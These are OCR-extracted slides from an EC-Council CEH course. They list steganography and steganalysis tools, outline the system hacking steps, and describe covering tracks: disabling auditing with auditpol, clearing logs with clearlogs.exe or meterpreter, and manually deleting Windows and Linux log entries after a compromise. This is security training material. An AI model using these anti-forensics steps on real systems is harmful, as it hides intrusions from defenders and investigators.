
**GiliSoft File Lock Pro**
*http://www.gilisoft.com*

**Max Folder Secure**
*http://www.maxfoldersecure.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Spam/Email Steganography: Spam Mimic

- Spam steganography refers to hiding information in **spam messages**




*http://www.spammimic.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Steganography Tools for Mobile Phones

## Steganography Master


https://play.google.com

## Stegais


http://stegais.com

## SPY PIX


http://www.juicybitssoftware.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Steganography Tools for Mobile Phones (Cont'd)

**Pocket Stego**
*http://www.talixa.com*

**Steganography Image**
*https://play.google.com*

**Da Vinci Secret Image**
*https://play.google.com*

**Steganography Application**
*https://play.google.com*

**Pixelknot: Hidden Messages**
*https://guardianproject.info*

**StegoSec**
*http://csocks.altervista.org*

**StegDroid Alpha**
*http://www.tommedley.com*

**Secret Letter**
*https://play.google.com*

**Steg-O-Matic**
*http://stegomatic.com*

**Secret Tidings**
*https://play.google.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Steganalysis

- Steganalysis is the art of discovering and rendering covert messages using steganography

## Challenge of Steganalysis

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message might have been encrypted before inserting into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Steganalysis Methods/Attacks on Steganography

| | | | |
|---|---|---|---|
| Only the stego object is available for analysis | Stego-only | Known-cover | Attacker compares the stego-object and the cover medium to identify the hidden message |
| Attacker has the access to the stego algorithm, and both the cover medium and the stego-object | Known-stego | Chosen-message | This attack generates stego objects from a known message using specific steganography tools in order to identify the steganography algorithms |
| Attacker has the access to the hidden message and the stego object | Known-message | Chosen-stego | Attacker has the access to the stego-object and stego algorithm |


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Detecting Text and Image Steganography

## Text File

- For the text files, the alterations are made to the **character positions** for hiding the data
- The alterations are detected by looking for **text patterns** or disturbances, language used, and an unusual amount of blank spaces


## Image File


- The hidden data in an image can be detected by **determining changes** in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data
- **Statistical analysis** method is used for image scanning

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Steganography Detection Tool: Gargoyle Investigator™ Forensic Pro

- Gargoyle Investigator™ Forensic Pro provides inspectors with the ability to conduct a quick search on a given computer or machine for known **contraband** and **hostile programs**
- Its **signature set** contains over 20 categories, including Botnets, Trojans, Steganography, Encryption, Keyloggers, etc. and helps in detecting stego files created by using BlindSide, WeavWav, S-Tools, etc. steganography tools




*http://www.wetstonetech.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Steganography Detection Tools

**Xstegsecret**
*http://stegsecret.sourceforge.net*

**Stego Suite**
*http://www.wetstonetech.com*

**StegAlyzerAS**
*http://www.sarc-wv.com*

**StegAlyzerRTS**
*http://www.sarc-wv.com*

**StegSpy**
*http://www.spy-hunter.com*

**StegAlyzerSS**
*http://www.sarc-wv.com*

**Steganography Studio**
*http://stegstudio.sourceforge.net*

**Virtual Steganographic Laboratory (VSL)**
*http://vsl.sourceforge.net*

**Stegdetect**
*http://www.outguess.org*

**ImgStegano**
*http://www1.chapman.edu*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# CEH System Hacking Steps

1. Cracking Passwords
2. Escalating Privileges
3. Executing Applications
4. Hiding Files
5. Covering Tracks
6. Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Covering Tracks

Once intruders have successfully gained administrator access on a system, they will try to cover the tracks to avoid their detection

Gained administrator access

Target User

Cover Tracks


Attacker uses following techniques to cover tracks on the target system

- Disable auditing
- Clearing logs
- Manipulating logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Disabling Auditing: Auditpol

- Intruders will **disable auditing** immediately after gaining administrator privileges
- At the end of their stay, the intruders will just turn on auditing again using **auditpol.exe**





*http://www.microsoft.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Clearing Logs

Attacker uses **clearlogs.exe** utility to clear the security, system, and application logs

If the system is exploited with the Metasploit, attacker uses **meterpreter shell** to wipe out all the logs from a Windows system





*http://ntsecurity.nu*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Manually Clearing Event Logs


## Windows

- Navigate to **Start** → **Control Panel** → **System and Security** → **Administrative Tools** → double click **Event Viewer**
- Delete the all the log entries logged while compromising of the system




## Linux

- Navigates to **/var/log** directory on the Linux system
- Open plain text file containing log messages with text editor **/var/log/messages**
- Delete the all the log entries logged while compromising of the system




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Ways to Clear Online Tracks

- Remove **Most Recently Used (MRU)**, delete cookies, clear cache, turn off AutoComplete, clear Toolbar data from the browsers

### Privacy Settings in Windows 8.1

- Click on the **Start** button, choose **Control Panel** → **Appearance and Personalization** → **Taskbar and Start Menu**
- Click the **Start Menu** tab, and then, under Privacy, clear the **Store and display recently opened items in the Start menu and the taskbar** check box


### From the Registry in Windows 8.1

- **HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "Recent Docs"
- Delete all the values except "**(Default)**"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Covering Tracks Tool: CCleaner

- CCleaner is system optimization and cleaning tool
- It cleans traces of temporary files, log files, registry files, memory dumps, and also your **online activities** such as your Internet history






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Covering Tracks Tool: MRU-Blaster

MRU-Blaster is an application for Windows that allows you to **clean the most recently used lists** stored on your computer

It allows you to clean out your **temporary Internet files and cookies**




http://www.brighton.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Track Covering Tools

**Wipe**
*http://privacyroot.com*

**Tracks Eraser Pro**
*http://www.acesoft.net*

**BleachBit**
*http://bleachbit.sourceforge.net*

**AbsoluteShield Internet Eraser Pro**
*http://www.internet-track-eraser.com*

**Clear My History**
*http://www.hide-my-ip.com*


**ClearProg**
*http://www.clearprog.de*

**WinTools.net Professional**
*http://www.wintools.net*

**RealTime Cookie & Cache Cleaner (RtC3)**
*http://www.kleinsoft.co.za*

**Privacy Eraser**
*http://www.cybertronsoft.com*

**Free Internet Window Washer**
*http://www.eusing.com*

